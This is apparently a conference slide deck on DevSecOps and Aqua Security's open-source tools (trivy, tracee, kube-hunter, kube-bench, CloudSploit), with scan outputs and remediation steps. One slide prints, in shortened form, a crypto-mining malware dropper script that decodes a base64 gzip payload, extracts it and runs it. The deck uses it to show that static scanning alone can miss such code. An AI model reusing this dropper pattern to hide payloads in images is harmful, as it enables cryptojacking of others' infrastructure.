

DevSecOps culture with Opensource Tools: Shifting Security Left

Benjy Portnoy, CISSP, CISA

Benjy@Aquasec.Com

@AquaSecTeam



github.com/aquasecurity

Pinned repositories

kube-bench

Checks whether Kubernetes is deployed according to security best practices as defined in the CIS Kubernetes Benchmark

 Go  2.3k  355

kube-hunter

Hunt for security weaknesses in Kubernetes clusters

 Python  2k  268

trivy

A Simple and Comprehensive Vulnerability Scanner for Containers, Suitable for CI

 Go  3k  267

microscanner

Scan your container images for package vulnerabilities with Aqua Security

 Dockerfile  667  67

docker-bench

Checks whether Docker is deployed according to security best practices as defined in the CIS Docker Benchmark

 Go  71  37


tracee

[EXPERIMENTAL] Container tracing using eBPF

 Python  150  14

Security pros think containers are their weakest link

On a scale of 1 to 5, with 5 being highest, rate your organization's overall security posture (ability to defend against cyberthreats) in each of the following IT components: (n=1,191)



Source: CyberEdge 2019 Cyberthreat Defense Report

Thought process when security folks first learn of this?

Denial



Oh Shit



Bargaining



Depression




Acceptance



And DevOps agree...

In order to deploy containers, which challenge has been the most difficult to overcome? Rank up to 3.



Dev Sec Ops





Dev

Sec

Ops



trivy

FAST Scanning for known vulnerabilities

- First scan in under 10 seconds
- Highly Accurate
- Automate as step in CI build
- RHEL, CentOS, Oracle, Debian, Ubuntu, Amazon Linux, SUSE, Photon OS and Distroless
- Bundler, Composer, Pipenv, Poetry, npm, yarn and Cargo

```
bash-3.2$ trivy knqyf263/test-image:1.2.3
2019-05-13T15:19:03.912+0900 INFO Updating vulnerability database...
2019-05-13T15:19:05.983+0900 INFO Detecting Alpine vulnerabilities...
2019-05-13T15:19:05.987+0900 INFO Updating npm Security DB...
2019-05-13T15:19:07.048+0900 INFO Detecting npm vulnerabilities...
2019-05-13T15:19:07.048+0900 INFO Updating pipenv Security DB...
2019-05-13T15:19:08.507+0900 INFO Detecting pipenv vulnerabilities...
2019-05-13T15:19:08.508+0900 INFO Updating bundler Security DB...
2019-05-13T15:19:09.574+0900 INFO Detecting bundler vulnerabilities...
2019-05-13T15:19:09.575+0900 INFO Updating cargo Security DB...
2019-05-13T15:19:10.441+0900 INFO Detecting cargo vulnerabilities...
2019-05-13T15:19:10.441+0900 INFO Updating composer Security DB...
2019-05-13T15:19:11.649+0900 INFO Detecting composer vulnerabilities...

knqyf263/test-image:1.2.3 (alpine 3.7.1)
=====
Total: 26 (UNKNOWN: 0, LOW: 3, MEDIUM: 16, HIGH: 5, CRITICAL: 2)
=====
+-----+-----+-----+-----+-----+-----+
| LIBRARY | VULNERABILITY ID | SEVERITY | INSTALLED VERSION | FIXED VERSION | TITLE |
+-----+-----+-----+-----+-----+-----+
| curl    | CVE-2018-14618   | CRITICAL | 7.61.0-r0         | 7.61.1-r0     | curl: NTLM password overflow via integer overflow |
+-----+-----+-----+-----+-----+-----+
|         | CVE-2018-16839   | HIGH     |                   | 7.61.1-r1     | curl: Integer overflow leading to heap-based buffer overflow in Curl_sasl_create_plain_message() |
+-----+-----+-----+-----+-----+-----+
|         | CVE-2019-3822    |          |                   | 7.61.1-r2     | curl: NTLMv2 type-3 header stack buffer overflow |
+-----+-----+-----+-----+-----+-----+
|         | CVE-2018-16840   |          |                   | 7.61.1-r1     | curl: Use-after-free when closing "easy" handle in Curl_close() |
+-----+-----+-----+-----+-----+-----+
|         | CVE-2018-16890   | MEDIUM  |                   | 7.61.1-r2     | curl: NTLM type-2 heap out-of-bounds buffer read |
+-----+-----+-----+-----+-----+-----+
|         | CVE-2019-3823    |          |                   |                | curl: SMTP end-of-response out-of-bounds read |
+-----+-----+-----+-----+-----+-----+
|         | CVE-2018-16842   |          |                   | 7.61.1-r1     | curl: Heap-based buffer over-read in the curl tool warning formatting |
+-----+-----+-----+-----+-----+-----+
| git     | CVE-2018-19486   | HIGH     | 2.15.2-r0         | 2.15.3-r0     | git: Improper handling of PATH allows for commands to be executed from... |
+-----+-----+-----+-----+-----+-----+
```

Installation

RHEL/CentOS

```
$ sudo vim /etc/yum.repos.d/trivy.repo  
  
[trivy]  
  
name=Trivy repository  
  
baseurl=https://aquasecurity.github.io/trivy-repo/rpm/releases/$releasever/$basearch/  
  
gpgcheck=0  
  
enabled=1  
  
$ sudo yum update  
  
$ sudo yum install trivy
```

Installation

macOS

```
$ brew install aquasecurity/trivy/trivy
```

Docker

```
$ docker run -it aquasec/trivy
```

Run

```
$ trivy [YOUR_IMAGE_NAME]
```

Results

- Table
- JSON
- HTML
- XML

```
2. bash
node-app/package-lock.json
=====
Total: 4 (UNKNOWN: 0, LOW: 0, MEDIUM: 3, HIGH: 1, CRITICAL: 0)
+-----+-----+-----+-----+-----+-----+
| LIBRARY | VULNERABILITY ID | SEVERITY | INSTALLED VERSION | FIXED VERSION | TITLE |
+-----+-----+-----+-----+-----+-----+
| jquery  | CVE-2019-5428    | MEDIUM  | 3.3.9             | >=3.4.0       | Modification of Assumed-Immutable Data (MAID) |
+-----+-----+-----+-----+-----+-----+
|          | CVE-2019-11358  |          |                   |               | js-jquery: prototype pollution in object's prototype leading to denial of service or... |
+-----+-----+-----+-----+-----+-----+
| lodash  | CVE-2018-16487  | HIGH    | 4.17.4            | >=4.17.11     | lodash: Prototype pollution in utilities function |
+-----+-----+-----+-----+-----+-----+
|          | CVE-2018-3721  | MEDIUM  |                   | >=4.17.5     | |
+-----+-----+-----+-----+-----+-----+

python-app/Pipfile.lock
=====
Total: 1 (UNKNOWN: 0, LOW: 0, MEDIUM: 1, HIGH: 0, CRITICAL: 0)
+-----+-----+-----+-----+-----+-----+
| LIBRARY | VULNERABILITY ID | SEVERITY | INSTALLED VERSION | FIXED VERSION | TITLE |
+-----+-----+-----+-----+-----+-----+
| django  | CVE-2019-6975   | MEDIUM  | 2.0.9             | 2.0.11        | python-django: memory exhaustion in django.utils.numberformat.format() |
+-----+-----+-----+-----+-----+-----+

ruby-app/Gemfile.lock
=====
Total: 1 (UNKNOWN: 0, LOW: 0, MEDIUM: 1, HIGH: 0, CRITICAL: 0)
+-----+-----+-----+-----+-----+-----+
| LIBRARY | VULNERABILITY ID | SEVERITY | INSTALLED VERSION | FIXED VERSION | TITLE |
+-----+-----+-----+-----+-----+-----+
| rails-html-sanitizer | CVE-2018-3741 | MEDIUM | 1.0.3 | >= 1.0.4 | rubygem-rails-html-sanitizer: non-whitelisted attributes are present in sanitized output when input with specially-crafted... |
+-----+-----+-----+-----+-----+-----+

rust-app/Cargo.lock
=====
```

Please remove your belt sir!



Automate CI Pipeline Integration

With Travis CI

```
script:
```

```
- ./trivy --exit-code 0 --severity HIGH --no-progress --auto-refresh [YOUR_IMAGE]  
- ./trivy --exit-code 1 --severity CRITICAL --no-progress --auto-refresh [YOUR_IMAGE]
```

```
...
```

With CircleCI

```
- run:
```

```
  name: Scan the local image with trivy  
  command: trivy --exit-code 0 --no-progress --auto-refresh [YOUR_IMAGE]
```

```
...
```

Allow me to introduce Trivee's Sister... Tracee!



eB what?


- (e)BPF. You are going to hear this name a lot in the near future

🔗 BPF super powers to the help:

- 📁 performance analysis
- 📁 tracing (e.g. system calls)
- 📁 firewalls
- 📁 enforcing security policies
- 📁 debugging
- 📁 reverse engineering
- 📁 more...



Linux bcc/BPF Tracing Tools




<https://github.com/iovisor/bcc#tools> 2017

Malware compressed with .gzip and base64 encoded

```
#!/bin/sh
cat <<EOF >/lib/toolbin.b64
H4sIADqx/1wAA+T9CXQUVRY4Dlcl3dAgWI0QiQoSNGhCUJMRJC1E05DAa6gWFJAooows4s5ANzCy
JVY3oaZszbjiz0g4zjgyM864zIiAERJAAqgYgiCKSkSBKpoLLCYhkPT/3vuqqjvR0Tnf//ud8/v0
55F0La/ect99d3/3BR599KF773/k0uH/4H/Z8N/wYcPwN2f4sJzEX+s/Ief6oc0HD78+e+jwXwjZ
0dnXD/uFkDbs/2SnrP+CCwK/nJ+WJiye+dPlfu79/4/+FzDnf/798/6Ptfft8/+LG4b+YtgNnecf
....
/jcfXvcv8x+UePGtYWHz/7/525J/0f/7p6Lu9WLHfv/tIn9+0+fPTvT/X4u6I/+k4J8UPHSCv3rX
+Nvr1Y73icp8ebzeKdmrm5VffIF/WvBPb8lfvYP5tRf4ZwX/r0BP7b9fL/G1d4p8/J2c/+eS/1mp
/FaJf1rwT9/5xfGP9u1y/LMi/ln0hyf43ynxlwV/eeS/Urumcv/vvlbs/2NFP+c/Kn4Q/tlb1/3L
PFLin92/zp8aP72i/2W/I3+3VF++rnRt272gLxe/UDUqHTCf5TlhpUqVKlWqVKlSpUqVKlWqVKlS
pUqVKlWqVKlSpUqVKlWqVKlSpUqVKlWqVKlSpUqVKlWqV0nT6X8Ai3mU8ACwfAA=
EOF
cd /;cat /lib/toolbin.b64 | base64 -d | tar xpfz -
/toolbin/main "$@"
```

When static scanning is not enough



For a step-by-step account of this:

blog.aquasec.com/crypto-mining-malware-container-security



Idan Revivo • July 08, 2019

Crypto-Mining Malware Outsmarting Image Scanners

Installing Tracee

- Tracee <https://github.com/aquasecurity/tracee>
- `git clone https://github.com/aquasecurity/tracee.git`
- `sudo ./start.py -c`

- What happens if we run Alpine and type “ls”?

Running ls in Alpine with Tracee monitoring

TIME (s)	UTS_NAME	MNT_NS	PID_NS	UID	EVENT	COMM	PID
61405.846806	e89fcd33936c	4026532402	4026532405	0	mprotect	ls	6
61405.847096	e89fcd33936c	4026532402	4026532405	0	mprotect	ls	6
61405.847319	e89fcd33936c	4026532402	4026532405	0	ioctl	ls	6
61405.847398	e89fcd33936c	4026532402	4026532405	0	ioctl	ls	6
61405.847451	e89fcd33936c	4026532402	4026532405	0	ioctl	ls	6
61405.847517	e89fcd33936c	4026532402	4026532405	0	stat	ls	6
61405.847595	e89fcd33936c	4026532402	4026532405	0	open	ls	6
61405.847789	e89fcd33936c	4026532402	4026532405	0	getdents64	ls	6
61405.847891	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.847956	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848015	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848097	e89fcd33936c	4026532402	4026532405	0	cap_capable	ls	6
61405.848167	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848231	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848290	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848348	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848408	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848476	e89fcd33936c	4026532402	4026532405	0	cap_capable	ls	6
61405.848523	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848599	e89fcd33936c	4026532402	4026532405	0	cap_capable	ls	6
61405.848643	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848707	e89fcd33936c	4026532402	4026532405	0	lstat	ls	6
61405.848774	e89fcd33936c	4026532402	4026532405	0	cap_capable	ls	6



Summary

Remote Image Info

Image Name

idanr1986/testc

Additional Arguments

route=none

Image Entry Point

/bin/sh -c sh /main

Hub Info

Repo	Description	last Updated	Pull Count	Stars	Additional Info
idanr1986	No Description	2019-11-05T10:27:16.393108Z	1	★ 0	Additional Tags Additional Images From Repo Docker Hub Page

Risk Score



Risk level: Critical

This image seems very suspicious

Signatures

Linux.XMRMiner.AA (Malware) (8 events) >

✘ Payload was dropped and executed during runtime (Dynamic) (6 events) >

✘ Crypto Miner executed during runtime (Dynamic) (11 events) >

ⓘ Communication to multiple IPs on high port numbers possibly indicative of a peer-to-peer (P2P) or non-standard command and control protocol (5 events) >

ⓘ Communicates with host for which no DNS query was performed (7 events) >



kube-hunter



Insecure Defaults

M

MONDAY

Analysis of a Kubernetes hack – Backdooring through kubelet

BANK INFO SECURITY

Cloud Security , Governance , Patch Management

Kubernetes Alert: Security Flaw Could Enable Remote Hacking

Patch Container-Orchestration System Now or Risk Serious Consequences

ars TECHNICA

BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE

CRYPTOCURRENCY JACKING —

Tesla cloud resources are hacked to run cryptocurrency-mining malware

ComputerWeekly.com

IT Management

Industry Sectors

Technology Topics

Search Computer

Unprotected Kubernetes consoles expose firms to cryptojacking

TOTAL RESULTS

3,822

TOP COUNTRIES



United States	901
China	655
Singapore	216
France	211
Germany	208

TOP ORGANIZATIONS

Amazon.com	1,276
Hangzhou Alibaba Advertising Co.,Ltd.	346
Amazon Data Services France	167
Amazon Data Services Canada	92
AWS Asia Pacific (Seoul) Region	83

TOP OPERATING SYSTEMS

linux	3,765
windows	41

TOP VERSIONS

18.06.1-ce	2,942
1.13.1	233
18.09.0	211
18.09.1	127
18.03.1-ce	71

100.25.147.122

ec2-100-25-147-122.compute-1.amazonaws.com

linux

Amazon Data Services NoVa

Added on 2019-02-10 18:00:06 GMT

United States, Ashburn

cloud devops

```
HTTP/1.1 404 Not Found
Content-Length: 29
Server: Docker/18.06.1-ce (linux)
Ostype: linux
Api-Version: 1.38
Docker-Experimental: false
Date: Sun, 10 Feb 2019 18:00:07 GMT
Content-Type: application/json
```

Docker Containers:

```
Image: ubuntu:14.04
Command: bash
```

52.42.25.199

ec2-52-42-25-199.us-west-2.compute.amazonaws.com

linux

Amazon.com

Added on 2019-02-10 17:59:55 GMT

United States, Boardman

cloud devops

```
HTTP/1.1 404 Not Found
Content-Length: 29
Server: Docker/18.06.1-ce (linux)
Ostype: linux
Api-Version: 1.38
Docker-Experimental: false
Date: Sun, 10 Feb 2019 17:59:55 GMT
Content-Type: application/json
```

Docker Containers:

```
Image: ubuntu:14.04
Command: bash
```

47.106.115.198

linux
Hangzhou Alibaba Advertising Co.,Ltd.

Added on 2019-02-10 17:27:50 GMT

China

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 10 Feb 2019 17:27:50 GMT
Content-Length: 29
```

Kube-Hunter: Integrated K8s pen-testing

- Test clusters against real-world attack vectors
- Get risk assessment of how vulnerable your cluster is
- Passive and active mode, as external user, or within a pod

Is my cluster exposed to potential attacks?

<https://kube-hunter.aquasec.com/>



Infrastructure > demo (cluster)

Edit

Risk Information Roles

Kube Hunter Tests
Last scan: 07/11/2019 07:10 PM

Summary



Issues Found

Location	Category	Vulnerability	Severity	Description	Evidence
10.244.0.1:10250	Remote Code Execution	Anonymous Authentication	High	The kubelet is misconfigured, potentially allowing secure access to all requests on the kubelet, without the need to authenticate	
10.244.0.1:10255	Information Disclosure	K8s Version Disclosure	Medium	The kubernetes version could be obtained from logs in the /metrics endpoint	v1.8.0

KubeHunter Options

Choose one of the options below:

1. Remote scanning (scans one or more specific IPs or DNS names)
2. Interface scanning (scans subnets on all local network interfaces)
3. IP range scanning (scans a given IP range)

The screenshot shows the KubeHunter interface. At the top, a white box states: "kube-hunter scanned your cluster and found 4 vulnerabilities in 1 nodes". Below this, a smaller text indicates "Test completed on: Thu Aug 16 2018 13:40:57 GMT+0300 (Israel Daylight Time)".

The main content area displays results for the node "acs1577agent1.westeurope.cloudapp.azure.com" (Node / Master), which has 4 vulnerabilities. A table lists these vulnerabilities with columns for Severity, Category, Vulnerability, Description, and Evidence.

SEVERITY	CATEGORY	VULNERABILITY	DESCRIPTION	EVIDENCE
Medium	Information Disclosure	K8s Version Disclosure	The kubernetes version could be obtained from logs in the /metrics endpoint	v1.11.0
Medium	Information Disclosure	Cluster Health Disclosure	By accessing the open /healthz handler, an attacker could get the cluster health state without authenticating	status: ok
Medium	Information Disclosure	Exposed Pods	An attacker could view sensitive information about pods that are bound to a Node using the /pods endpoint	count: 41
Low	Access Risk	Privileged Container	A Privileged container exist on a node, could expose the node/cluster to unwanted root operations	pod: aqua-agent-cxhn, container: aqua-agent

kube-bench

- Automated tests for CIS Kubernetes Benchmark
- Tests for Kubernetes Masters and Nodes
- Available as a container



kube-bench



Center for
Internet Security®



github.com/aquasecurity/kube-bench

[INFO] 1 Master Node Security Configuration

[INFO] 1.1 API Server

[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)

[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)

[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)

[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)

[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)

[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)

[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)

[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)

[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)

[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)

[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)

[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)

[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)

[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)

[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)

[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)

[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)

[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scored)

[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Scored)

[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)

[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)

[FAIL] 1.1.22 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Scored)

== Remediations ==

2.1.1 Edit the kubelet service file `/etc/systemd/system/kubelet.service.d/10-kubeadm.conf` on each worker node and set the below parameter in `KUBELET_SYSTEM_PODS_ARGS` variable.

```
--allow-privileged=false
```

Based on your system, restart the kubelet service. For example:

```
systemctl daemon-reload
```

```
systemctl restart kubelet.service
```

2.1.2 Edit the kubelet service file `/etc/systemd/system/kubelet.service.d/10-kubeadm.conf` on each worker node and set the below parameter in `KUBELET_SYSTEM_PODS_ARGS` variable.

```
--anonymous-auth=false
```

Based on your system, restart the kubelet service. For example:

```
systemctl daemon-reload
```

```
systemctl restart kubelet.service
```

2.1.3 Edit the kubelet service file `/etc/systemd/system/kubelet.service.d/10-kubeadm.conf` on each worker node and set the below parameter in `KUBELET_AUTHZ_ARGS` variable.

```
--authorization-mode=Webhook
```

Based on your system, restart the kubelet service. For example:

```
systemctl daemon-reload
```

```
systemctl restart kubelet.service
```

2.1.5 Edit the kubelet service file `/etc/systemd/system/kubelet.service.d/10-kubeadm.conf` on each worker node and set the below parameter in `KUBELET_SYSTEM_PODS_ARGS` variable.

```
--read-only-port=0
```

Based on your system, restart the kubelet service. For example:

```
systemctl daemon-reload
```

cloudsploit.com/open-source

CloudSploit joins the Aqua Security family [Read More](#)

CloudSploit by aqua

HOME PRODUCT FEATURES PRICING BLOG SIGN IN

Open Source

CloudSploit is committed to our open source community.

Account: cloudsploit-demo

Dashboard Score: **B**

Top Regions:

Region	Non-Passing Results
global	34%
us-east-1	22%
us-west-1	14%
us-central-1	14%

Top Services:

Service	Non-Passing Results
aws	100%
awscli	85%
awscli	47%

Top Plugins:

Plugin	Non-Passing Results
Cloud IAM Policies	100%
Cloud Emergency Contacts	100%
Cloud Advanced CloudTrail	200%

Account	Time Scanned	New Risks	Passing Results	Warning Results	Failing Results	Unknown Results	View Report	CSV	Delete
cs-qa-azure	2019-10-15 19:05:51	0	0	0	0	0	Report		
matthew@furler	2019-10-15 18:30:51	0	0	0	0	0	Report		
oracle-demo	2019-10-15 17:15:53	0	0	0	0	0	Report		
goran@ad	2019-10-15 16:45:51	0	0	0	0	0	Report		
cloudsploit	2019-10-15 08:26:00	0	0	0	0	0	Report		
cloudsploit-demo	2019-10-14 23:11:03	0	0	0	0	0	Report		
cs-qa-azure	2019-10-14 07:05:14	0	0	0	0	0	Report		
matthew@furler	2019-10-14 06:25:53	0	0	0	0	0	Report		
oracle-demo	2019-10-14 05:10:55	0	0	0	0	0	Report		
